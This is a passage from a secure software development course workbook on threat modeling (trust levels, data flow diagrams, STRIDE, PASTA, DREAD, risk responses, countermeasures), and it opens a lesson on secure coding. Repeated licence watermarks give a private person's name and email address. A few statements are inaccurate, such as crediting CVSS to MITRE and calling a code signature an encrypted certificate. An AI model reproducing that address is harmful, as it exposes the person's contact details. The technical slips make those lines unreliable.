There are a lot of places where a vulnerability might lurk within an application. To help ensure you've left no stone unturned, in this phase you conceptually break up your software (in a diagram, for example) into various entry points, components, and boundaries where an attacker might interact with your application. You identify assets an attacker might be interested in, who should be allowed to access each area, and how access is controlled. You diagram how data flows through the application. Consider your various use cases to ensure you've documented all of the major components.

Decomposing the software means analyzing the structure of the application to determine how it interacts with users and external entities, such as servers, databases, web services, and so forth. The goal is to identify points within the application that an attacker might target. By following a detailed and comprehensive process, you can ensure that you've done the best job you can to identify vulnerabilities. All team members with a detailed knowledge of the software design, including programmers, architects, and system operators, should be involved in this step.

Items that you should identify and document in this step include:

- Trust levels
- Entry and exit points
- External dependencies

Through this process step, you might also uncover additional assets and user roles that you need to include in the lists you developed earlier.

Trust Levels

Trust levels identify users and processes operating in various roles—for example:

- **Anonymous User**—Anonymous web user who has not yet logged in
- **Logged In User**—Registered user who has logged in to the website
- **Content Administrator**—Registered user who has logged in to the website and has administrator access to the database server
- **Web Server User Process**—Process that the web server uses to execute code and authenticate on the database server

Through the threat modeling process, you will identify how trust levels are associated with other elements in the threat model, such as which assets they provide access to.

When you list trust levels, include information such as the following.

- **Name**—A brief but meaningful name that describes a user and/or process operating in the role associated with this trust level.
- **Unique ID**—Gives a short, convenient way to refer to the trust level elsewhere in your documentation.
- **Description**—Describe the external entity who will be assigned the trust level, and (if applicable) the role or task the entity would perform with this trust level.

Entry and Exit Points

Entry and exit points are user interfaces and application interfaces through which users and external systems interact with the software, send inputs, or receive outputs. These also happen to be points through which software may be attacked, so it is important to carefully identify every entry point you can think of. These may be things such as the routine where the front-end web application listens for HTTP requests, APIs, interfaces between subsystems, and so forth. Note that a single component, such as a web page, might have multiple input and exit points.

When you list entry and exit points, include information such as the following.

- **Name**—A brief but meaningful name helps readers (including you) easily refer to the entry or exit point.
- **Unique ID**—Helps to clearly identify the entry or exit point in an abbreviated fashion elsewhere in the documentation.
- **Description**—Provide text as necessary to clarify the function call or interaction that occurs at the entry point.
- **Trust Level**—The levels of access required at the entry or exit point are listed here.

External Dependencies

Provide a list of components and systems the application depends on. This includes operating systems, frameworks, libraries, APIs, services, third-party user interface components, and so forth—essentially any code you didn't create, which may contain vulnerabilities. If portions of the system are deployed to a local server, cloud service, a particular device, or some other production environment, be sure to identify the expected configuration, including network configuration (required firewall rules, etc.).

When you list external dependencies, include information such as the following.

- **Name**—A brief but meaningful name helps readers easily refer to the dependency.
- **Unique ID**—Helps to clearly identify the dependency in an abbreviated fashion elsewhere in the documentation.
- **Description**—Provide text as necessary to clarify what the external dependency is, and what it's used for.
- **Version Number**—If the external dependency has a particular version number, make note of it. This will make it easier to look up vulnerabilities later.

Data Flow Diagrams

A visual representation of how all the pieces and parts fit together will make it easier for the development team to visualize the threat model and to spot potential vulnerabilities. For this reason, consider creating data flow diagrams (DFDs) as part of your threat modeling process, to show how data moves through the software. The DFD may be organized hierarchically, perhaps showing a diagram of the main system, diagrams for each of the subsystems it contains, and in turn showing any low-level subsystems that they contain.

The following is a portion of a data flow diagram for a web server. The dashed lines show boundaries between components that operate at different privilege levels. The arrows show the direction of data flows between components.





Figure 3-5: Example data flow diagram.

Diagramming Symbols

Just a few symbols are needed to create a DFD. These symbols are provided in some threat modeling tools and are available for standalone drawing tools such as Microsoft Visio®, ConceptDraw, Creately, Lucidchart, and OmniGraffle®.

Symbol	Description
External Entity	(Also called actors, terminators, or sources/sinks.) A source of data or a destination for data, such as a customer, system, or subsystem. External entities are commonly depicted near the outside edge of the diagram to help illustrate that they are external to the software being documented, and, therefore, outside the control of the current project. These symbols represent entry points into the system, and may, therefore, be considered untrusted.
Process	A processing task that transforms input data to output data. Processes are labeled with a short description of the function they perform, such as "Handle Login Request." Sequential processes typically flow from left-to-right and top-to-bottom.

<i>Symbol</i>	<i>Description</i>
Multiple Processes	
Data Store	
Data Flow	
Trust Boundary	

A collection of processes, which may be further broken down into subprocesses in another diagram. This can be helpful to break up complex processes across multiple diagram pages.

A place where data is held between processes, such as long-term file storage or temp files.

Shows how data (electronic, written, verbal, etc.) is conveyed between external entities, processes, multiple processes, and data stores. May be labeled to show the type of data being moved, or the type of process causing it to be moved.

(Also called a privilege boundary.) A trust boundary exists where components on one side of the boundary don't trust components on the other side. Boundaries always exist between components that operate at different privilege levels, and may also exist between components that operate at the same privilege level. Trust boundaries make it clear where privilege levels change as data flows through an application, such as the boundary between a web server and database, or a local application and cloud services.

ACTIVITY 3-2

Diagramming the Catalog Application

Scenario

You have begun creating a data flow diagram for the Catalog web application. You have the general components in place, and now you will identify the trust boundaries between them.




Figure 3-6: Catalog application data flow diagram.

1. Identify where the trust boundaries should be placed, as your instructor draws them in.
2. Which areas in the diagram are most vulnerable?

Step 3: Identify and Rank Threats

Data flow diagrams can be very helpful in guiding your areas of focus. Look at various critical areas and think how an attacker might take advantage of a weak design or coding errors. Referring to the diagrams, identify and walk through various misuse cases to identify where protections are needed and to rank them by impact. Take multiple, methodical passes through the diagrams to ensure your results are comprehensive. For example:

- **Work through general categories of threats, considering how you might launch an attack.**
Work through general categories of threats, such as spoofing, tampering, repudiation, and Denial of Service. Brainstorm with others to identify ways that each critical component or junction in your software might be attacked. For example, could an attacker spoof the identity of a user or process to gain unauthorized access to a particular process or data? Could someone tamper with data as it passes through the network? Could they tamper with data in storage? Through error messages or logs, might the software disclose anything of value to an attacker? Is it possible to

stage a denial of service attack? Lists of threat categories, such as STRIDE and PASTA, can provide you with the structure for performing this task.

- **Work through critical locations in your data flow diagram, looking for specific vulnerabilities.** You can use various tools such as MITRE's CAPEC Dictionary to organize and guide the approach you use to identify as many vulnerabilities as possible. Lists such as OWASP's top ten are also helpful, as are books such as *24 Deadly Sins of Software Security* by Howard, LeBlanc, and Viega, and *Security for Web Developers* by Mueller. Focus on your entry and exit points, and data flows that cross trust boundaries.



Note: For more information on attack types, see <https://owasp.org/www-community/attacks/>.

STRIDE

STRIDE is an approach developed by Microsoft for classifying various types of exploits or security threats. The STRIDE acronym, formed from the first letter of each exploit type, provides a way to easily remember the scheme. This list of types can be useful when you need to brainstorm or categorize various ways that your app might be exploited.

Exploit Type	Description
Spoofing Identity	A person or process pretends to be another user to illegitimately gain access to resources assigned to that user.
Tampering with Data	An unauthorized user gains access to data sufficient to modify it in the source.
Repudiation	Evidence of a successful transaction between users (such as a bank and a customer) cannot be produced, such that the transaction can be contested later by one of the parties in the transaction. This term is typically used in its negative form ("non-repudiation"—which refers to the secure condition in which the successful completion of the transaction can be proven).
Information Disclosure	Sensitive, protected, or confidential data is copied, transmitted, viewed, stolen, or used by an unauthorized individual.
Denial of Service (DoS)	A person or process (or group of them working together) performs an attack that renders a computer, device, service, or network resource unavailable to its authorized users, typically accomplished by overwhelming the service with network traffic.
Elevation of Privilege	A process gains unauthorized access to higher privileges than intended by the device's owner or administrator—by illegitimately running in another app's process space, for example.

PASTA

Depending on the development methodology you use, STRIDE may not meet all of your needs. Other threat model classification schemes are available, which may suit your needs better. Furthermore, using a different scheme to analyze your threat model may help you uncover additional threats you didn't see before.

The Process for Attack Simulation and Threat Analysis (PASTA) provides a seven step process that you can use to view your threat model from the perspective of an attacker, focusing on assets and ways they might be vulnerable. The PASTA model accounts for business objectives, compliance requirements, and technical requirements. PASTA is flexible to work with most software development methodologies and a wide range of software.

Inputs	Process Steps	Outputs
<ul style="list-style-type: none"> Business requirements Functional and non-functional requirements Security policies Compliance requirements Security standards and guidelines Data classification documents 	<p>Define business objectives</p> <ul style="list-style-type: none"> Define business objectives Define security requirements Define compliance requirements Perform preliminary business impact analysis 	<ul style="list-style-type: none"> Description of application functionality List of business objectives Application security and compliance requirements Business impact analysis
<ul style="list-style-type: none"> High level design documents Sketches from whiteboard exercises Network diagrams Logical and physical architecture diagrams Software and technical requirements 	<p>Define technical scope</p> <ul style="list-style-type: none"> Identify application boundaries Identify application dependencies from: <ul style="list-style-type: none"> Network environment Servers/infrastructure Software 	<ul style="list-style-type: none"> High level view of the system List of all protocols and data List of all application servers List of all hosts and servers, types of software, and technology dependencies List of all network devices/appliances
<ul style="list-style-type: none"> Architecture diagrams/design documents Sequence diagrams Use cases Users, roles, and permissions Logical diagrams Physical network diagrams 	<p>Decompose the software</p> <ul style="list-style-type: none"> Diagram data flow and trust boundaries Identify users/actors and roles/permissions Identify assets, data, services, hardware, and software Identify data entry points and trust levels 	<ul style="list-style-type: none"> Data flow diagrams Access control matrix List of assets including data and data sources List of interfaces and trust levels Mapping of user cases with actors and assets
<ul style="list-style-type: none"> Threat agents and motives Security incidents (SIRT) report Security incident event monitoring (SIEM) reports Application and server logs Threat intelligence reports 	<p>Analyze threats</p> <ul style="list-style-type: none"> Analyze probabilistic attack scenarios Analyze incidents and fraud case management reports Analyze application logs and security events Correlate incidents and fraud with threat intelligence 	<ul style="list-style-type: none"> Attack scenario landscape report List of threat agents and attacks Report on incidents relevant to the likelihood of threats and attack scenarios Correlation to threat intelligence reports for attack scenarios
<ul style="list-style-type: none"> Library of threat trees Attack scenarios from previous stage Vulnerability assessment reports Standards for vulnerability enumeration (MITRE CWE, CVE) Standards for vulnerability scoring (CVSS, CWSS) 	<p>Detect vulnerabilities</p> <ul style="list-style-type: none"> Correlate vulnerabilities to application assets Map threat to vulnerabilities using threat trees Map threat to security flaws using use and misuse cases Enumerate and score vulnerabilities 	<ul style="list-style-type: none"> Map existing vulnerabilities to the nodes of threat trees Enumeration of vulnerabilities using CVE, CWE Scoring of vulnerabilities using CVSS-CWSS Lists of threats, attacks, vulnerabilities, assets

Inputs	Process Steps	Outputs
<ul style="list-style-type: none"> Application technical scope (Stage 2) and application decomposition (Stage 3) Attack libraries/patterns Lists of threats, attacks, vulnerabilities, assets (Stage 5) 	<p>Enumerate attacks</p> <ul style="list-style-type: none"> Identify application attacker surface Derive attack trees for threats and assets Map attack vectors to nodes of attack trees Identify exploits and attack paths using attack trees 	<ul style="list-style-type: none"> Application attack surface Attack trees with attack scenarios for targeted assets Attack tree mapping to vulnerabilities for impacted assets List of possible attack paths to exploits including the attack vectors
<ul style="list-style-type: none"> Preliminary business impact analysis (Stage 1) Technical scope (Stage 2) Application decomposition (Stage 3) Threat analysis (Stage 4) Vulnerability analysis (Stage 5) Attack analysis (Stage 5) Mapping of attacks to controls Technical standards for controls 	<p>Analyze risks and impact</p> <ul style="list-style-type: none"> Qualify and quantify business impacts Identify gaps in security controls Calculate residual risks Identify risk mitigation strategies 	<ul style="list-style-type: none"> Application risk profile Quantitative and qualitative risks report Threat matrix with threats, attacks, vulnerabilities, business impact Residual risk to business Risk mitigation strategy

Misuse Cases

A normal part of the process of defining software requirements is to identify use cases, in which you describe a particular *actor* (such as a user, administrator, service provider, and so forth) and various types of *actions* (such as log in, search, make a payment, and so forth) that the actor might perform upon a particular object to complete a particular activity.

Use cases are helpful to precisely determine software behavior that is allowed in a certain context, expressing that behavior in terms that provide clarity for developers and testers. While some functionality is easily analyzed and described through requirements statements alone (without resorting to use case analysis), some complex interactions may not be clear with requirements statements alone, and use cases can help with the design process.

Software security is often concerned with identifying *negative* requirements—software behavior that should *not* be allowed. Just as use cases are helpful for determining software behavior that should be allowed in a certain context, *misuse cases* (also called abuse cases or attack scenarios) are a form of use case that describes actions that should be *prevented*.

When considering possible use and abuse cases, consider that different actors will have different needs and actions. For example:

- End users will need to log on.
- Admins might search for accounts, configuration details, and error messages.
- Financial institutions will collect and receive payments.
- Service providers will be concerned with product or service delivery.

Security Zones

As you diagram your software's security architecture and define trust boundaries, you may also define various security zones. Each zone is a portion of the system in which the threats to your software are similar.

For example, when communicating over the Internet or a public Wi-Fi connection, an app on a mobile device is exposed to different threats than when it is communicating through a USB cable to a desktop computer. Threats on a private network are different from those on a public network.

The capabilities and access your software requires may differ in various security zones, and may also differ depending on the user or use-case context.

As you consider each security zone, evaluate the threats by asking yourself questions such as:

- Who has access to the zone?
- What would motivate someone to attack in this zone?
- What specific targets (data, functions) are available in this zone?
- How might each target be attacked? (Refer to STRIDE.)
- What is the business impact of an attack here? (Loss = impact x probability)
- What remediations might reduce the possibility of attack?
- Based on the likelihood, magnitude, and repercussions of such an attack, would you recommend prevention?

Based on the ideas you generate from this analysis, perform a risk analysis to determine which risks you need to address and how you would address them.

Strategies for Ranking Threats

By assigning a value to the extent of damage afforded by each threat (e.g., high, medium, low), you can prioritize them. This will help to inform how you handle them; for example, deciding which threats to spend the most time on or which ones to handle first. Typical factors include such things as:

- **Ease of exploit**—How easily the vulnerability can be discovered and exploited.
- **Likelihood**—How likely that an attacker will choose to exploit the vulnerability.
- **Impact**—The potential for damage, the number of affected components, the number of users who would be affected, and so forth.

Different threat modeling strategies provide different tools and processes for calculating such threat values.

DREAD

The Microsoft DREAD ranking model builds upon the traditional risk model: **Risk = Likelihood x Impact**. For example, suppose you evaluated a particular threat and assigned a 10-point value to each of the following questions as shown.

- **Ease of Exploitation:**
 - **Discoverability**—How easily can an attacker discover this threat? (8, relatively easy)
 - **Reproducibility**—How easy is it to reproduce an attack to work? (10, very easy)
 - **Exploitability**—How much time, effort, and expertise is needed to exploit the threat? (7, relatively easy)
- **Impact:**
 - **Affected Users**—What percentage of users would be affected? (10, affects all users)
 - **Damage**—How great would the damage be in a successful attack? (9, very high)

In this case, the overall DREAD score would be $(8+10+7+10+9)/5$, or 8.8 out of 10, which is a fairly high risk threat.

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 2023

Risk Response Strategies

After evaluating a risk, there are four ways you might respond to it in your software project.

Response Strategy	How You Implement It
Risk avoidance	Eliminate the risk (reduce it to zero). You might accomplish this by averting the process, activity, or application that causes the risk. For example, if a particular optional software feature brings unacceptable risk into play, you might simply decide to not include that feature to eliminate the risk it brings.
Risk transference	Move the responsibility for the risk partially or completely to another organization, such as an insurance company or an outsourcing provider. For example, you might outsource a particular web service from a vendor who will pay penalties if the service fails. Risk transference might be appropriate if the risks are larger and more complicated than your enterprise can manage on its own.
Risk mitigation	Implement controls and countermeasures to reduce the likelihood and impact of risk to the organization. For example, you might write code that prevents users from entering certain data values that might present a security problem.
Risk acceptance	Agree that the risk is acceptable without taking any additional action. Perhaps the consequences are negligible or easily recovered from. Not all risks can be avoided; likewise, not all risks can be transferred or mitigated. As you develop software, you must decide what level of risk is unlikely or does not have enough potential for harm to warrant extra effort and cost.

Severity

Severity is a combination of the potential impact of a particular risk and the likelihood that it will actually occur. Some threats are more severe than others. How and whether you decide to mitigate a specific risk should be based in part on its relative severity. You can calculate severity using a risk scoring method such as MITRE Corporation's Common Vulnerability Scoring System (CVSS).




Figure 3-7: Plotting severity as likelihood by potential impact.

OWASP has a severity determination model that compares the potential impact of a risk with its likelihood of occurring using three levels: *low*, *medium*, and *high*. The overall severity of a risk is essentially the product of both these factors; an impact of *medium* with a likelihood of *high* could

result in a severity of *high*. You need to weigh the value of the assets at risk against the likelihood that the threat will actually be carried out.

To estimate the potential impact, follow an approach such as the following:

- Type of attack: **SQL injection**
- Likelihood that such an attack could be carried out: **High**
- Value of exposed data: **\$100 per data record**
- Number of exposed records: **10,000**
- Aggregate potential loss: **$\$100 \times 10,000 = \$1,000,000$**
- Probability of such an attack: **10% (i.e., once in a 10 year period)**
- Potential economic impact: **$\$1,000,000 \times 10\% = \$100,000$**



Note: For more information on implementing OWASP's risk rating and management framework, see <https://owasp.org/www-pdf-archive/Riskratingmanagement-170615172835.pdf>.

Risks Outside Your Control

Individual countermeasures are limited in the protections they can provide. To provide an effective defense, you must manage security of the whole system—including the application, the host environment (e.g., a web application server), users, physical security of the users' computers, and so forth.

For example, if you provide authentication and access control features in the software, but the user walks away from their computer when they're logged in, an attacker would have access to the system despite the security features you provided.

Software developers can significantly harden an application to defend against many types of risks, but developers can only do so much to provide defense in depth within the software itself. Although software can monitor some user behavior, detect some host system and network configuration problems, and provide appropriate security controls, the software can't completely control user behavior or the configuration of systems it runs on.

Of course, the extent of your influence depends on your situation. If you are developing custom applications for a business, you may have some direct contact with your user base, and some influence over security policies enforced within the business. On the other hand, if you are releasing apps in a mobile app store, or if your software isn't installed or directly used by customers (embedded software, for example), you may have very little influence over your users or the environment they operate in.

Guidelines for Identifying and Ranking Threats

Follow these guidelines as you manage software security risks.

Manage Risks Outside Your Direct Control

Even without complete control, the software development team may have some influence over factors outside their direct control. For example, depending on the potential risks you're trying to address, you might be able to:

- Provide documentation (Help system, for example) and messaging (prompts and warnings) within the software to advise users on security practices.
- Provide security configuration checks within installation scripts and documentation.
- If you're developing custom software for an organization, work with other groups in the organization to provide end-user training, influence company security policies, ensure appropriate firewall and malware protection is in place, and so forth.

Step 4: Counter Each Threat

In this step, you'll identify how you will avoid certain threats entirely, or apply countermeasures for those threats you cannot avoid. Just as there are lists of common attacks and vulnerabilities to help you brainstorm potential *threats* in your own software, there are also lists of *countermeasures* that you can use to protect your applications from those threats. For example, MITRE's CAPEC list includes strategies for solving and mitigating the different types of attacks described in the list. The OWASP Top 10 and other resources on the OWASP website provide good countermeasure strategies and example code. Community sites for operating systems, development platforms, and tools also provide examples of countermeasures in various programming languages.

Countermeasures

There may be various measures you can take to protect against various threats, such as security controls, policy enforcement, and so forth. In many cases, one countermeasure will defend against multiple threats. Categorizing threats using a scheme such as STRIDE will lead you to countermeasures for each category of threat that you find. For example, the following checklist shows a sample of some of the various countermeasures you might select to address each category of threat.

Exploit Type	Countermeasures
Spoofing Identity	<ul style="list-style-type: none"> • Use strong authentication • Protect sensitive information • Don't store sensitive information in cleartext • Protect authentication cookies with encryption (by using SSL, for example)
Tampering with Data	<ul style="list-style-type: none"> • Use strong authorization • Use data hashing • Use digital signatures • Use message integrity codes (MICs—also called message authentication codes, or MACs) • Use tamper resistant protocols across communication links
Repudiation	<ul style="list-style-type: none"> • Use digital signatures • Use timestamps • Create secure audit trails
Information Disclosure	<ul style="list-style-type: none"> • Use strong authorization • Use privacy-enhanced communication protocols • Use strong encryption • Protect sensitive information • Don't store sensitive information • Don't store sensitive information in cleartext
Denial of Service (DoS)	<ul style="list-style-type: none"> • Appropriate authentication • Appropriate authorization • Validate and filter inputs • Use resource and bandwidth throttling to limit usage
Elevation of Privilege	<ul style="list-style-type: none"> • Run with least privilege

Use your references to identify countermeasures appropriate for each type of threat you have identified. References you might use for this purpose include:

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 2023

- Threats and Countermeasures, Microsoft Developer Network
<https://msdn.microsoft.com/en-us/library/ff648641.aspx>
- Top Ten Lists, OWASP
https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- Cheat Sheets, OWASP
<https://cheatsheetseries.owasp.org/>
- Developer Guide, OWASP
https://owasp.org/www-project-secure-coding-practices-quick-reference-guide/migrated_content
- Code Review Guide, OWASP
https://owasp.org/www-project-code-review-guide/migrated_content
- Application Security Verification Standard, OWASP
https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project
- Computer security, Wikipedia
https://en.wikipedia.org/wiki/Computer_security

ACTIVITY 3–3

Identifying Threats and Countermeasures

Scenario

Now that you have a data flow diagram, you will identify various threats and countermeasures for those threats.




Figure 3–8: Data flow diagram.

1. Identify threats at various locations in the data flow diagram.
2. What are some possible countermeasures you might apply for each of the threats you identified?

Summary

In this lesson, you learned how to identify and provide protections against vulnerabilities due to a variety of factors, including software defects and misconfiguration, human factors, and shortcomings in software development and deployment processes.

For you and the type of projects you work on, which of the *Top 10 Software Security Design Flaws* represents the greatest challenge for software development?

What steps will you take to ensure you and your development team adhere to principles for security design such as those presented in this lesson?

	Note: To learn more, check out the Spotlight on Internet of Things Security presentation from the Spotlight tile on the CHOICE Course screen.
	Note: Check your CHOICE Course screen for opportunities to interact with your classmates, peers, and the larger CHOICE online community about the topics covered in this course or other topics you are interested in. From the Course screen you can also access available resources for a more continuous learning experience.

Do Not Duplicate Or Distribute

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 201

4

Developing Secure Code

Lesson Time: 2 hour, 45 minutes

Lesson Introduction

You have designed the general application architecture and have performed threat modeling to identify potential vulnerabilities. You have followed a risk management process to identify how you will deal with each vulnerability, including specific countermeasures that you have incorporated into the design. Now it's time to start coding.

Lesson Objectives

In this lesson, you will:

- Follow best practices for secure coding.
- Prevent defects that lead to security vulnerabilities common to various platforms.
- Prevent defects that lead to privacy vulnerabilities.

TOPIC A

Follow Best Practices for Secure Coding

While there are many ways to create coding flaws that lead to security defects, a few common problems are responsible for many of the most prevalent security defects. By following best practices, you can avoid creating such flaws in your own code.

Development Documentation and Deliverables

A number of documents should flow out of the design phase, such as functional requirements, non-functional requirements (including security and privacy quality attributes), a threat model, test plans, policy implementation requirements, and so forth. These documents will take various forms, depending on the process you use for requirements-gathering and design. Good documentation should be in a form that is useful for developers (clear, concise, complete, realistic, and so forth). Even then documentation will only be truly useful if developers have complete access to it and have taken the time to thoroughly understand what is contained within it.

Source code and executables are an obvious deliverable produced during the development (coding or implementation) phase. But developers produce other by-products as part of this phase, such as documentation updates. Documentation may need to be updated by development team members as they proceed through the development process, particularly if they uncover the need for modifications to specific requirements or design specifications. Such modifications may require a flow of changes to other documents. For example, test plans may need to be updated to accommodate changes made to requirements or design.

Keeping documentation up-to-date has security implications. It ensures that other developers will have access to the correct information, as development team members or roles change over the course of the project.

Developers should also document their source code as they develop it. This may take the form of comments within source code, and using descriptive names for variables, functions, classes, and so forth. There is no universal standard regarding the extent and style of commenting. Opinions vary widely on how code should be documented. Nonetheless, your development team should follow *some* sort of standard for keeping source code readable and self-explanatory. This will go a long way toward preventing confusion and coding problems that lead to security defects.

Application and Data Integrity

Not too long ago, users primarily installed software from a CD-ROM or diskettes. When you wanted to install an application, you purchased a box from the store, and you had a pretty good idea that the software you were installing was a genuine product from a vendor you trusted. Now, users often download software from the web or from an app store, and there are more possibilities for an attacker slipping malware into an installer that you thought was safe.

When importing third-party modules into your code, use absolute imports (specifying the entire path from the root directory) rather than implicit relative imports. In this way, an attacker cannot substitute your libraries with malicious versions. Similarly, be careful where you download your packages from. PyPI has a procedure for reporting malicious packages and concerns, but the packages are not reviewed. Use the service at <https://pyup.io> to assess the security level of your dependencies.

Code signing provides a way to certify the integrity and authenticity of software, so customers can be confident that the application they're installing wasn't tampered with and that it comes from a trusted vendor. The **signature** itself is an encrypted digital certificate that the developer attaches to the code. Because the certificate is encrypted, it is very hard to forge or modify, and users can view

the certificate (through features provided by the operating system or store app) to determine whether the application is from a trusted vendor.

Software development toolkits (SDKs) for various application platforms (such as iOS®, Android™, Windows®, and Java™) typically provide a standard means for you to attach a digital certificate to your code as you package it before you distribute it. The signing process varies widely, so you'll need to refer to the developer documentation for your platform for instructions. But typically, you'll need to obtain your own certificate before you start the signing process.

Depending on your needs, you can generate your own (self-signed) certificate for free, or you can purchase one from a certifying authority (CA). Certificates from a CA provide a higher level of trust and are required for applications that perform tasks such as handling credit card information or sensitive data. Typically, (free) self-signed certificates are used for development and testing, whereas (purchased) certificates from a CA are used for production releases only.

Since the CA certificate is used in production, you'll want to keep it as secure as possible, and limit who on the development team has access to it. The CA certificate should be protected through physical security and processes that limit what computers it's used on. These computers should have minimal external connections.

Remote Code Execution

A common goal of many exploits is remote code execution. This allows an attacker to access another person's device and make changes, no matter where that device is located geographically. Whether the remote code is run interactively or automatically, it is usually done in the background without the user's knowledge. Since the target device is often on a private network behind a firewall, remote code execution is an ideal malicious payload for an attacker. Run the service or application with the least privilege necessary for it to perform its task. In this way, should the application become compromised, the damage from remote code execution is minimized.

Common General Programming Errors

